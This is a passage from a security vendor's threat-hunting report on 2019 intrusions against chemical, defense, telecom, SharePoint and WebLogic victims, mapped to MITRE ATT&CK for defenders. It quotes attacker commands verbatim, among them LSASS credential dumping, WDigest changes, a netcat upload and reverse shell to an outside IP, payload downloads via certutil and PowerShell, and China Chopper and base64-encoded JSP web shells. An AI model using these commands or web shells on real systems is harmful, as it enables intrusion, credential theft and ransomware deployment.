	Query Registry	`reg query "hklm\system\[REDACTED\[REDACTED]\terminal server\WinStations\RDP-Tcp" /v PortNumber`
	Remote System Discovery	`ping`
	System Information Discovery	`systeminfo` `whoami`
	System Network Configuration Discovery	`sharescan.exe [REDACTED]/24` `ipconfig /all`
	System Network Connections Discovery	`netstat -ano` `quser`
	System Owner/ User Discovery	`query user`
	File and Directory Discovery	`find`

Primary Tactic	Technique	Details
Lateral Movement	Remote Desktop Protocol	`"mstsc.exe" "\\[REDACTED]\c$\Users\[REDACTED]\Desktop\[REDACTED]\[REDACTED].rdp"`
	Third-Party Software	Installer for Navicat Premium: `C:\Users\Administrator\AppData\Local\Temp\6\Temp1_np.zip\np.exe`
	Windows Admin Shares	`net use`
Collection	Data Staged	`C:\Windows\system32\cmd.exe /C move 1.txt 1.ps1`
	Data From Local System	`\Users\[REDACTED]\Documents\[REDACTED]\[REDACTED].log` `\Users\[REDACTED]\Documents\[REDACTED].docx"`
Command and Control	Commonly Used Port	`c:\windows\inf\bits\svc.exe -ip=[REDACTED] -p=443 -u=unique -pwd=[REDACTED] -PT=1 -PIP`
	Connection Proxy	`trend-cloud.exe -s [REDACTED]:8443 -p proxysrv[.][REDACTED]:8080`

CUSTOM RAT AND BREAKOUT FOR LATERAL MOVEMENT IDENTIFIED IN ATTACK AGAINST CHEMICAL ORGANIZATION

OverWatch analysts identified initial activity within a chemical industry customer's infrastructure in the fall of 2018. The observed activity involved reconnaissance commands issued via an implant, `namineswepper.dll`. Subsequent activity involved the adversary downloading a payload to the system, which was quarantined. Because protections were enabled, this forced the adversary to continue to retry different techniques.

In early March 2019, OverWatch analysts observed additional hands-on activity consisting of reconnaissance conducted on the host via a backdoor running on the system. The origin of the backdoor appeared to be a result of the actor using PsExec to move laterally to the host; the source system for the connection did not have the Falcon agent installed, limiting OverWatch's visibility. Under the PsExec process, the actor created a Windows service configured to execute a copy of `PresentationHost.exe` (a legitimate Windows binary), renamed to `msicuu2.exe`. A malicious DLL named `mscoree.dll` was placed in the same folder as the binary, launching the malware through DLL search order hijacking. When the Windows service was executed, the malicious DLL deobfuscated an embedded Delphi base portable executable file and injected it into an instance of Microsoft Internet Explorer. This backdoor utilized `www.efficitivesubjectapp[.]com`[19] (hosted at `112.218.63[.]171`[20]) for C2 infrastructure.

Several days later, the execution of the malicious binary `swg32.dll` led to network connections to the adversary's C2 infrastructure and subsequently to the download of the signed binary `als.exe`, which then loaded `iphlpapi.dll`. The adversary also downloaded the UPX-packed executable `com.dat`, and was able to successfully move laterally to several hosts within the infrastructure, expanding their footprint and reach. OverWatch was unable to maintain visibility on the actor's activities because the Falcon platform had not yet been installed on several systems.

A week later, OverWatch analysts observed the installation of malicious binaries on several customer systems, renamed to appear as legitimate system files (i.e., `jusched.exe`, `wininite.exe`, and `juscheck.exe`), shortly following the installation of the Falcon platform. These files all beaconed to adversary-controlled C2 infrastructure; however, OverWatch analysts noted no additional hands-on activity following the identification of the malware.

This campaign illustrates the need for the timely and complete deployment of detection mechanisms such as Falcon endpoint protection, so that defenders can attain as complete a picture as possible. OverWatch was not able to get a full view of the actor's activities, and it is possible that multiple actors or groups were observed. In addition, organizations must have decisive response capabilities, so they can react immediately when adversary hands-on-keyboard activity is identified.

The table below illustrates observables, mapped to the MITRE ATT&CK framework.

19 https://www.hybrid-analysis.com/sample/02b2d1511d23e9a3ca03819a7a17a9ed8297a9769207081f6db1c4e98a5d05b3/5d6f49bc0388384939bb288a
20 https://www.hybrid-analysis.com/sample/b1cbabbc938577569e17d819c837c97b2baf8f22a7568a96e4efc56861efbd98/5d6f4a47028838ab9dbb2a48

Primary Tactic	Technique	Details
Execution	Command-Line Interface	Used extensively throughout

	Rundll32	`C:\Windows\SysWOW64\svchost.exe -k netsvcs`
		`rundll32.exe "c:\program files\autodesk\autocad 2015\inventor server\bin\browsericon.dll", win7load IKEBrowse`
		`C:\Windows\SysWOW64\svchost.exe -k netsvcs`
		`rundll32.exe "c:\program files\google\googletoolbarnotifier\5.12.11510.1228\swg32.dll", win7load SCPolicys`

	Scheduled Task	`at \\[IP Address] 10:32 c:\windows\als.exe` `at \\[IP Address] 11:06 c:\hp\als.exe`
Persistence	Valid Accounts	'net use' command lines suggest that the adversary obtained credentials at some point prior to Falcon installation
Privilege Escalation	Scheduled Task	Schedule Tasks (created via Admin privileges) resulted in execution via System-level privileges
Defense Evasion	Obfuscated Files or Information	Actor deployed compressed archive File `'com.dat'` identified as UPX-packed executable Malware analysis indicated that dropper and RAT both used 1-byte XOR encryption key

Primary Tactic	Technique	Details
Discovery	Account Discovery	‘net user”, ‘quser’
	Network Share Discovery	‘net share’, ‘net view’
	Process Discovery	‘tasklist’, at \\[IP Address]
	Remote System Discovery	Repeated use of ‘ping’
	System Network Configuration Discovery	‘ipconfig /all’
	System Network Connections Discovery	‘netstat -ano’, ‘net view’
	System Time Discovery	net time \\[IP Address]
Lateral Movement	Windows Admin Shares	Use of PSExec Use of ‘net use’ at \\[IP Address] 10:32 c:\windows\als.exe at \\[IP Address] 11:06 c:\hp\als.exe
Collection	Data Staged	Possible RAR variant: com.dat e -hp[REDACTED;/ sr.rar

Primary Tactic	Technique	Details
Command and Control	Commonly Used Port	Malware analysis indicates that some samples used ports 80, 443
	Custom Cryptographic Protocol	Per malware analysis, C2 communications were compressed with an unknown compression algorithm, and then encrypted via RC4
	Remote Access Tools	PsExec
	Remote File Copy	Command line not observed, but adversary copied files onto systems to which they had access, likely via identified implants Ex: file `c3.tmp` 'dropped' on system
	Uncommonly Used Port	C2 ports used include 8005, 17877, 1018

ADVERSARY ATTACKS DEFENSE INDUSTRIAL BASE (DIB) ORGANIZATION USING ACCESS TOKEN MANIPULATION AND OTHER TECHNIQUES

In late April 2019, OverWatch identified an intrusion against an organization operating within both the defense and aerospace verticals. Activity associated with this intrusion suggested a preexisting compromise, and the tradecraft observed was characteristic of an entrenched actor focused on information gathering and credential dumping. The actor's use of multiple distinct tactics and techniques to achieve their objectives was particularly noteworthy. Utilizing valid administrative credentials and operating via remote internal hosts without the Falcon agent installed, the actor deployed three distinct credential dumping tools, which were executed using Scheduled Tasks and PsExec. The resulting output files were compressed and staged for later exfiltration. In addition to the credential dumping activity, the actor's use of the technique known as "Access Token Manipulation"[21] reflected their capacity for using alternative execution methods to achieve their mission objectives while avoiding detection.

CREDENTIAL DUMPING WITH THREE DIFFERENT EXECUTABLES

Activity observed by OverWatch throughout the intrusion suggested that credential dumping was a core mission objective for the actor, likely as a means to maintain or deepen their foothold, and continue to move laterally through the victim organization's network.

The malicious activity was conducted under a likely compromised valid account with administrative level privileges. Using the valid account, the actor created a new scheduled task, configured to execute the following command, which ran the batch file `k.bat`:

```
cmd.exe /c start c:\programdata\k.bat
```

Running '`k.bat`' resulted in the subsequent execution of a credential dumping tool. Although the activity originated from a remote host without the Falcon agent installed, OverWatch was able to observe the actor executing three distinct credential dumping utilities.

The first two files '`2p.exe`' and '`pp.exe`' were identified by CrowdStrike Intelligence as simple credential dumping tools. The third file, '`pc.exe`', was identified as a copy of the well-known Microsoft Sysinternals tool ProcDump[22], a legitimate administrative command-line utility often misused by malicious actors, and used to dump the contents of the LSASS memory space.

Of particular interest, prior to executing '`pc.exe`', the unknown operator was observed modifying the Windows registry and enabling the WDigest protocol through the creation of the following registry key:

```
reg  add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\
WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f
```

21 https://attack.mitre.org/techniques/T1134/
22 https://docs.microsoft.com/en-us/sysinternals/downloads/procdump

The data for the `UseLogonCredential` registry value is significant in this case, as the setting '1' enables the LSASS storage of credentials for locally authenticated accounts in plain text, in memory. This allows the actor to extract the credentials without having to take the extra step of cracking the collected credential hashes.

Having enabled the storage of plain text credentials in LSASS, the actor returned the next day and executed ProcDump to dump credentials from the LSASS memory space, subsequently writing the output to the file `1.dmp` through the use of the following command:

```
pc.exe -accepteula -ma lsass.exe c:\programdata\1.dmp
```

Ensuring that WDigest is completely disabled will help to thwart the possibility of clear text credentials being dumped via LSASS; however, the risk remains that an adversary in possession of a privileged or administrative account could ultimately re-enable this registry setting. The use of registry activity monitoring, along with limiting the use of privileged accounts and implementation of User Account Control (UAC) to restrict script file execution, may help to prevent or at least limit the impact of similar credential dumping activities. Additionally, the potential use of whitelisting as a means to further block potentially malicious software may also be considered.

SHIFTING TACTICS

In a notable tactical shift on the second day of the intrusion, the actor moved away from the use of Scheduled Tasks and instead pivoted to PsExec as a means to continue execution of the previously noted credential dumping utilities. The adversary used PSExec to execute the same batch file, `k.bat`, to continue credential dumping activities on other hosts. In this continued activity, however, the adversary was also identified using a copy of the open-source file archiving tool 7-Zip to compress the LSASS credential dump file, likely as a precursor to credential data exfiltration:

```
7z.exe a c:\programdata\temp.7z c:\programdata\1.dmp
```

The above dump file was later packaged along with a number of additional sensitive files related to Active Directory and the Windows Registry, in preparation for exfiltration.

```
c:\programdata\123\7z.exe a c:\programdata\123\ok.7z
```

ACCESS TOKEN MANIPULATION

In other notable activity identified as part of this intrusion, the actor was observed logging on to a host using PsExec, before executing yet another previously unseen tool identified as '`token.exe`'.

OverWatch analysis of the filename and command lines used by `token.exe` suggested the file was viewing user authentication tokens in memory before manipulating those tokens to execute commands — commands that appear to belong to someone other than the user that actually executed them.

Example Commands:

```
token.exe -list
token.exe -t "[REDACTED USERNAME]" "start c:\programdata\p.bat"
token.exe -t "[REDACTED USERNAME]" "dir \\[REDACTED]\c$\
programdata\"
```

This activity is characteristic of a defense evasion technique known as "Access Token Manipulation."[23] It suggests the actor may have been attempting to conduct their malicious activities under a different user or system security context, as a means to evade detection.

While access tokens form a part of the Windows security system and cannot be turned off, an adversary requires administrative permissions to successfully leverage this technique. To address this, implementation of the least-privilege administrative model should be considered, and token creation privileges should be strictly limited to the local system account only.

INFORMATION COLLECTION

At this point, OverWatch once again saw the actor leveraging multiple techniques, this time in support of their information gathering objectives. Indeed, the use of multiple collection tools and the identification of possible automated scripts for information collection would indicate that the actor placed a high priority on gathering, enumerating and possibly exfiltrating sensitive data.

The actor began by using the `copy` and `xcopy` commands to gather a number of sensitive files associated with the Active Directory and the Windows registry from a likely domain controller, via network shared drives:

```
copy \\[REDACTED]\c$\programdata\cache\registry\SYSTEM c:\
programdata
xcopy \\[REDACTED]\c$\programdata\cache c:\programdata"
xcopy \\[REDACTED]\c$\programdata\cache c:\programdata\ /e
```

From there, the 7-Zip archiving utility was used to package further sensitive files for likely exfiltration. The filename being archived is significant in this case, as the file `ntds.dit` is a database file that stores Active Directory data, including information on users, groups and group membership, along with password hashes for all domain users. It is likely the actor intended to try to extract the hashes offline.

```
7z.exe a c:\programdata\123\ok.7z c:\programdata\123\ntds.dit c:\
programdata\123\SYSTEM
```

```
7z.exe a c:\programdata\123\kk.7z c:\programdata\123\ntds.dit c:\
programdata\123\SYSTEM
```

23 https://attack.mitre.org/techniques/T1134/

OverWatch also observed the actor copying and executing the batch file `info.bat`, likely on another domain controller, which was identified as a possible automated information collection script.

```
\\[REDACTED]\c$\programdata\info.bat
```

The actor's use of built-in system tools and legitimate executables to collect and package sensitive information represents a unique challenge to the defender. The deployment of a proactive and continuous threat hunting operation is key to enabling the timely identification of potentially malicious hands-on-keyboard activity, which in turn enables prompt incident response actions.

Finally, the actor used PowerShell to execute the PowerSploit Recon module script '`Invoke-EnumerateLocalAdmin`'[24], which is used to enumerate all members of the Local Administrators group, across all machines within the domain.

```
powershell . .\ps.ps1;Invoke-EnumerateLocalAdmin
```

At the conclusion of this activity, the actor deleted the '`token.exe`' binary before running one final `ipconfig` command.

The following table represents a complete summary of the tactics and techniques employed as part of this particular intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis above:

The actor's use of built-in system tools and legitimate executables to collect and package sensitive information represents a unique challenge to the defender.

24 https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

Primary Tactic	Technique	Details
Execution	Command-Line Interface	`/c copy c:\programdata\k.bat \\[REDACTED]\c$\programdata"`
	PowerShell	`powershell . .\ps.ps1;Invoke-EnumerateLocalAdmin`
	Scheduled Task	`cmd.exe /c start c:\programdata\k.bat`
	Service Execution	`C:\Windows\PSEXESVC.exe & c:\programdata\\pp.exe -w`
	Windows Management Instrumentation	`cmd.exe /c quser > C:\Windows\Temp\wmi.dll 2>&1`
Persistence	New Service	`token.exe -t "[REDACTED]" "copy c:\programdata\info.bat \\[REDACTED]\c$\programdata\"`
	Scheduled Task	`cmd.exe /c start c:\programdata\k.bat`
	Valid Accounts	`[REDACTED]\[REDACTED]`

Privilege Escalation	Access Token Manipulation	`Token.exe` is a previously unseen tool likely viewing user authentication tokens in memory, and using those tokens to run commands as that user:
		`token.exe -t "[REDACTED]" "xcopy \\[REDACTED]\c$\programdata\cache c:\programdata\ /e"`
		`token.exe -t "[REDACTED]" "dir \\[REDACTED]\"c$\programdata\cache\Active Directory""`

	New Service	`token.exe -t "[REDACTED]" "copy c:\programdata\info.bat \\[REDACTED]\c$\programdata\"`
	Scheduled Task	`cmd.exe /c start c:\programdata\k.bat`

Primary Tactic	Technique	Details
Defense Evasion	File Deletion	`/c del \\[REDACTED]\c$\programdata\k.bat` `/c del \\[REDACTED]\c$\programdata\info.txt`
	Modify Registry	Registry modification to enable WDigest protocol to store plain-text passwords in LSASS: `reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f`
Credential Access	Credential Dumping	`c:\programdata\\pc.exe -accepteula -ma lsass.exe c:\programdata\1.dmp`
Discovery	File and Directory Discovery	`dir \\REDACTED]\c$\users`
	Permission Groups Discovery	PowerShell script that enumerates members of local administrators group across all machines: `powershell . .\ps.ps1;Invoke-EnumerateLocalAdmin`
	System Network Configuration Discovery	`ifconfig`
	System Network Connections Discovery	`quser`
	System Owner/User Discovery	`whoami`
Lateral Movement	Remote File Copy	`/c copy \\[REDACTED]\c$\programdata\info.txt c:\programdata` `/c copy k.bat \\[REDACTED]\c$\programdata"`

Primary Tactic	Technique	Details
Collection	Data Staged	`c:\programdata\\7z.exe  a c:\programdata\temp.7z c:\programdata\1.dmp) (c:\programdata\123\7z.exe  a c:\programdata\123\ok.7z c:\programdata\123\ntds.dit c:\programdata\123\SYSTEM`
	Data from Network Shared Drive	`/c copy c:\programdata\2p.exe \\[REDACTED]d\c$\programdata"`
Exfiltration	Data Compressed	`c:\programdata\\7z.exe a c:\programdata\temp.7z c:\programdata\1.dmp`

NOTABLE INTRUSIONS BY SUSPECTED ECRIME ADVERSARIES

ECRIME ACTIVITY OBSERVED IN TELECOM VERTICAL

In April 2019, OverWatch analysts observed an eCrime actor engaging with a Linux-based Confluence server belonging to an organization within the telecommunications vertical. The activity initially consisted of light reconnaissance activity, during which the actor viewed multiple files relating to Confluence configuration and environment variables. The actor was then observed retrieving and installing the `ngrok` tunnelling tool from a remote resource, before leveraging a Python reverse shell along with `netcat` to establish a connection to actor-controlled infrastructure and exfiltrate data. Activity associated with the intrusion suggested that this was likely the result of the opportunistic compromise of a critical vulnerability previously reported as part of a Confluence Security Advisory earlier in 2019.

As part of their reconnaissance activities, the actor used the `curl` command to query Amazon Web Services (AWS) configuration files, as well as to download (and subsequently extract) the `ngrok`[25] tool, as follows:

```
curl https://[DOMAIN REDACTED]/[REDACTED]/ngrok-stable-linux-amd64.zip -o /tmp/ngrok.zip; unzip /tmp/ngrok.zip
```

The actor also used the `netcat`[26] tool to exfiltrate an archive from the system:

```
nc -nv 46.165.246[.]230[27] < /[PATH]/[FILE NAME].zip -w 15
```

The actor then used Python to establish a TTY shell, as follows:

```
python -c import pty; pty.spawn("/bin/sh")
```

Finally, OverWatch observed the actor performing defense evasion by removing files related to the `ngrok` tool installation:

```
rm ngrok.zip;
rm -rf .ngrok2
```

Upon collaboration with the customer, OverWatch determined that this attack was likely opportunistic, and began by the actor exploiting a critical Confluence vulnerability[28] on the server. Immediate notification of this activity allowed the customer to address it via timely response and remediation.

25 https://ngrok.com/
26 http://netcat.sourceforge.net/
27 https://community.riskiq.com/search/46.165.246.230

The following table is a complete summary of all the tactics, techniques, and associated details that the adversary employed in this intrusion, based on the MITRE ATT&CK framework. Some techniques may not have been mentioned in the intrusion synopsis above:

Primary Tactic	Technique	Details
Initial Access	Valid Accounts	Use of "1001" user account
Execution	Command-Line Interface	All observed activity was via CLI
	Scripting	`python -c import pty; pty.spawn("/bin/sh")`
Persistence	Valid Accounts	Use of "1001" user account

Defense Evasion	File Deletion	`rm ngrok`
		`rm -rf .ngrok2`
		`rm ngrok.zip`

Discovery	File and Directory Discovery	Use of "`is`" and "`cat`"
	Process Discovery	`ps aux`

	System Owner/User Discovery	`whoami`
		`uname -a`
		`cat /etc/sudoers`

Collection	Data Staged	Name of exfiltrated .zip file is indicative of data staging
	Data from Information Repositories	Use of "`cat`" to view the contents of configuration files
	Data from Local System	Use of "`cat`" to view the contents of configuration files

28 https://confluence.atlassian.com/doc/confluence-security-advisory-2019-03-20-966660264.html

Primary Tactic	Technique	Details
Command and Control	Remote File Copy	`curl https://[DOMAIN REDACTED]/[REDACTED]/ngrok-stable-linux-amd64.zip -o /tmp/ngrok.zip`
	Standard Cryptographic Protocol	`ncat --ssl --send-only 46.165.246[.]230 6666`
	Uncommonly Used Port	`ncat --ssl --send-only 46.165.246[.]230 6666` `ncat 46.165.246[.]230 8080 -e /bin/sh`
Exfiltration	Exfiltration over Alternative Protocol	`nc -nv 46.165.246[.]230 < /[FILE PATH REDACTED]/[FILE NAME REDACTED].zip -w 15`

ACTOR EXPLOITS A MICROSOFT SHAREPOINT SERVER

Beginning in the last week of May 2019, OverWatch analysts began observing malicious activity within several customers' infrastructures, across a range of verticals. This was likely the result of the successful exploitation of the CVE-2019-0604[29] vulnerability to Microsoft SharePoint servers. The Microsoft advisory regarding this vulnerability[30] was originally published on February 12, 2019, and last updated on April 25, 2019.

OverWatch analysts first observed the successful exploitation of an MS SharePoint server during the last week of May 2019. Shortly after gaining access to the system, the actor ran a Base64-encoded PowerShell command that created an ASPX China Chopper[31] web shell on the system. The actor then downloaded and installed the AnyDesk[32] Remote Desktop Application and began to exploit their foothold within the infrastructure by attempting to connect to Windows administrative shares on remote systems; mapping domain administrators, domain controllers and Exchange servers within the infrastructure; adding a user account to the system; opening a command prompt with system-level privileges (via `PSExec.exe`); and dumping credentials via Mimikatz.

During the first week of June 2019, following the successful exploitation of the MS SharePoint server, OverWatch analysts observed attempts to install a web shell on the host, which consisted of Base64-encoded PowerShell commands. The commands were intended to write the following web shell code to an *.aspx file on the system:

```
<%@ Page Language="Jscript"%><%eval(Request.
Form["content"],"unsafe");%>
```

The file appears to have been written, but OverWatch analysts did not observe any subsequent hands-on-keyboard activity from the actor. No further activity was observed on the system, thanks to early detection, analysis and alerting by OverWatch, and a quick response and remediation by the response team.

In another instance, OverWatch analysts observed an actor executing local reconnaissance commands on a system after successfully exploiting the SharePoint server. The reconnaissance commands were a combination of WMI commands, Visual Basic scripts, and the use of native tools, such as `schtasks.exe` and `auditpol.exe`. The actor then wrote a certificate file to the system, which was decoded via `certutil.exe`. The decoded file was a C#-based web shell based on the freely available Behinder[33] tool. Once installed, the actor began using the web shell to perform additional reconnaissance commands to collect network configuration and domain group and server information, and then began checking to see if the identified domain controllers were active on the network.

Of interest is the fact that not all actors immediately initiated follow-on activities once an initial foothold had been established, nor did they follow the same TTPs. This demonstrates that once exploits for public-facing applications become available, they're likely to be employed by a variety of actors, many with different skill levels, intentions and goals.

29 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-0604
30 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-0604
31 https://attack.mitre.org/software/S0020/
32 https://anydesk.com/en

The following table is a complete summary of all the tactics, techniques, and associated details that the adversary employed in this intrusion, based on the MITRE ATT&CK framework. Some techniques may not have been mentioned in the intrusion synopsis above:

Primary Tactic	Technique	Details
Initial Access	Exploit Public-Facing Application	Apparent use of CVE-2019-0604 vulnerability to exploit SharePoint server
Execution	Command-Line Interface	Command line use of PowerShell
	PowerShell	`powershell.exe" -ex Bypass -c "iex([System.Text.Encoding]::UTF8.GetString([convert]::FromBase64String('…');`
	Scripting	Use of PowerShell scripting
Persistence	Web Shell	*.aspx file written to file system contents: `<%@ Page Language="Jscript"%><%eval(Request.Form["content"],"unsafe");%>`
Defense Evasion	Obfuscated Files or Information	Use of Base64 encoding in the PowerShell command

33 https://github.com/rebeyond/Behinder

NO TIME WASTED IN ACTORS MOVING TO EXPLOIT NEW WEBLOGIC SERVER VULNERABILITY

On April 26, 2019, Oracle acknowledged the existence of a deserialization vulnerability in its WebLogic Server product. The vulnerability, identified as CVE-2019-2725,[34] allows for remote code execution without authentication. Beginning the same day as Oracle's disclosure, OverWatch began identifying multiple intrusions in the wild as a result of this vulnerability. While observing attacks that leverage recently reported vulnerabilities is not new or unique, the popularity and prevalence among (mostly eCrime) actors in exploiting this particular vulnerability was higher than OverWatch typically observes. Impacted customers belonged to a wide range of industries, including technology, engineering, construction and government.


In most of these intrusions, the initial exploitation was followed by multiple attempts to download malware using a variety of methods, including encoded PowerShell commands, wget, XMLHTTP object creation and certutil.exe remote file copying. In general, adversaries attempted to infect systems with coin miners and ransomware during this wave of attacks, but were thwarted by Falcon.

In some cases, an adversary leveraged the WebLogic vulnerability for more than just trying to install malware from remote resources. In one such intrusion, a threat actor performed a range of discovery actions in addition to attempts to install REvil (Sodinokibi) ransomware and a web shell. This is an example of how committed adversaries take advantage of recently reported vulnerabilities to do more than just deploy malware with a "spray and pray" approach, but also to target specific networks with the intention of performing interactive operations. The Sodinokibi binary, which was blocked, was `radm.exe`.[35]

A portion of that attack, displaying some of the remote file copy and discovery actions, is displayed below:

In most of these intrusions, the initial exploitation was followed by multiple attempts to download malware using a variety of methods, including encoded PowerShell commands, wget, XMLHTTP object creation and certutil.exe remote file copying.

34 https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-2725
35 https://www.hybrid-analysis.com/search?query=74bc2f9a81ad2cc609b7730dbabb146506f58244e5e655cbb42044913384a6ac



Falcon process tree showing a portion of an intrusion that exploited the WebLogic Server (beasvc.exe) process, which included several remote file copy and discovery commands.

Thanks to OverWatch's rapid identification and Falcon's preventions, the victim was able to quickly stop the breach before suffering damage. Incidents like these reiterate the importance of a proper patch management program, but also emphasize the critical need for monitoring, detection and threat hunting to ensure a robust network defense.

The following table is a complete summary of all the tactics, techniques and associated details the adversary employed in this intrusion, based on the MITRE ATT&CK framework. Some techniques may not have been mentioned in the intrusion synopsis above:

Primary Tactic	Technique	Details
Initial Access	Exploit Public-Facing Application	Exploitation of CVE-2019-2725
Execution	Command-Line Interface	Multiple commands executed via `cmd.exe`
	Windows Management Instrumentation	`wmic process get ProcessID,ExecutablePath` `wmic computersystem list brief /format:list`
	PowerShell	`powershell.exe wget http://188.166.74[.]218`[36]`/radm.exe -outfile C:\Windows\TEMP/radm.exe`
Persistence	Web Shell	Files names `webshell4.jsp` and `webshell4.txt`
Defense Evasion	Obfuscated Files or Information	`cmd /c "echo` `PCUKICAgIGlmKCIxMjMiLmVxdWFscyhyZXF1ZXN0LmdldFBhcmFtZXRlcigicHdkIikpKXsKICAgICAgICBqYXZhLmlvLklucHV0U3RyZWFtIGluID0gUnVudGltZS5nZXRSdW50aW1lKCkuZXhlYyhyZXF1ZXN0LmdldFBhcmFtZXRlcigiY21kIikpLmdldElucHV0U3RyZWFtKCk7CiAgICAgICAgaW50IGEgPSAtMTsgICAgICAgICAgCiAgICAgICAgYnl0ZVtdIGIgPSBuZXcgYnl0ZVsxMDI0XTsgICAgICAgICAgCiAgICAgICAgb3V0LnByaW50KCI8cHJlPiIpOyAgICAgICAgICAKICAgICAgICB3aGlsZSgoYT1pbi5yZWFkKGIpKSE9LTEpewogICAgICAgICAgICBvdXQucHJpbnRsbihuZXcgU3RyaW5nKGIpKTsgICAgICAgICA

Primary Tactic	Technique	Details
Discovery	Domain Trust Discovery	`nltest /domain_trusts /v`
	Permission Groups Discovery	`net group "domain computers" /domain`
	System Information Discovery	`systeminfo`
	Network Share Discovery	`net view`
	System Owner/User Discovery	`whoami`
	System Network Configuration Discovery	`arp -a`
	Process Discovery	`wmic process get ProcessID,ExecutablePath` `tasklist /v`
	Remote System Discovery	`net view` ping -n 1 8.8.8.8
	File and Directory Discovery	`dir`

Primary Tactic	Technique	Details

Command and Control	Remote File Copy	`powershell.exe wget http://188.166.74[.]218/radm.exe -outfile C:\Windows\TEMP/radm.exe`
		`cmd.exe /c certutil.exe -urlcache -split -f http://188.166.74[.]218/untitled.exe C:\Windows\TEMP/untitled.exe`
		`cmd.exe /c "@echo Set objXMLHTTP=CreateObject("MSXML2.XMLHTTP")>C:\Windows\TEMP\poc.vbs &@echo objXMLHTTP.open "GET","http://188.166.74[.]218/office.exe",false>>C:\Windows\TEMP\poc.vbs&@echo objXMLHTTP.send()>>C:\Windows\TEMP\poc.vbs&@echo If objXMLHTTP.Status=200 Then>>C:\Windows\TEMP\poc.vbs&@echo Set objADOStream=CreateObject("ADODB.Stream")>>C:\Windows\TEMP\poc.vbs&@echo objADOStream.Open>>C:\Windows\TEMP\poc.vbs&@echo objADOStream.Type=1 >>C:\Windows\TEMP\poc.vbs&@echo objADOStream.Write`

Impact	Data Encrypted for Impact	Adversary attempted to deploy REvil (Sodinokibi) ransomware, but was blocked by the Falcon platform

CONCLUSION AND RECOMMENDATIONS

During the first half of 2019, OverWatch continued to observe targeted adversaries employ creative techniques to avoid detection and perform actions on objectives. Threat hunting across detailed endpoint data, such as that collected by EPP and EDR tools found in the CrowdStrike Falcon platform, is invaluable in identifying stealthy adversaries using the types of TTPs and evasions described in this report. All organizations under threat from these actors should deploy threat hunting teams, whether internal or via managed detection and response (MDR) services such as Falcon OverWatch, to rapidly detect, investigate and remediate intrusions before adversaries can accomplish their objectives and cause a data breach.

RECOMMENDATIONS

2019 is proving to be an active year with a significant increase in eCrime and the inter-relationships occurring across different eCrime groups as they strengthen their organizations, forge alliances and expand their footprints. Many of the techniques used by eCrime actors are easily defensible through strong security products and a proactive security posture. CrowdStrike recommends that all organizations consider the following measures to help maintain strong defenses in 2019:

01

Basic Hygiene Still Matters

The basics of user awareness, asset and vulnerability management, and secure configurations continue to serve as the foundation for a strong cybersecurity program. CrowdStrike recommends that organizations regularly review and improve their standard security controls, including the following:

- User awareness programs should be initiated to combat the continued threat of phishing and related social engineering techniques.
- Asset management and software inventory are crucial to ensuring that each organization understands its own footprint and exposure.
- Vulnerability and patch management can verify that known vulnerabilities and insecure configurations are identified, prioritized and remediated.
- Multifactor authentication (MFA) should be established for all users because today's attackers have proven to be adept at accessing and using valid credentials, leading quickly to deeper compromise — also, MFA makes it much more difficult for adversaries to gain privileged access.
- In addition to MFA, a robust privilege access management process will limit the damage adversaries can do if they get in, and reduce the likelihood of lateral movement.
- Implement password protection to prevent disabling or uninstalling endpoint protection that provides critical prevention and visibility for defenders — also, disabling it is always a high-priority for attackers looking to deepen their foothold and hide their activities.

02

Turn it on: Leverage the Capabilities of the Security Tools You Have
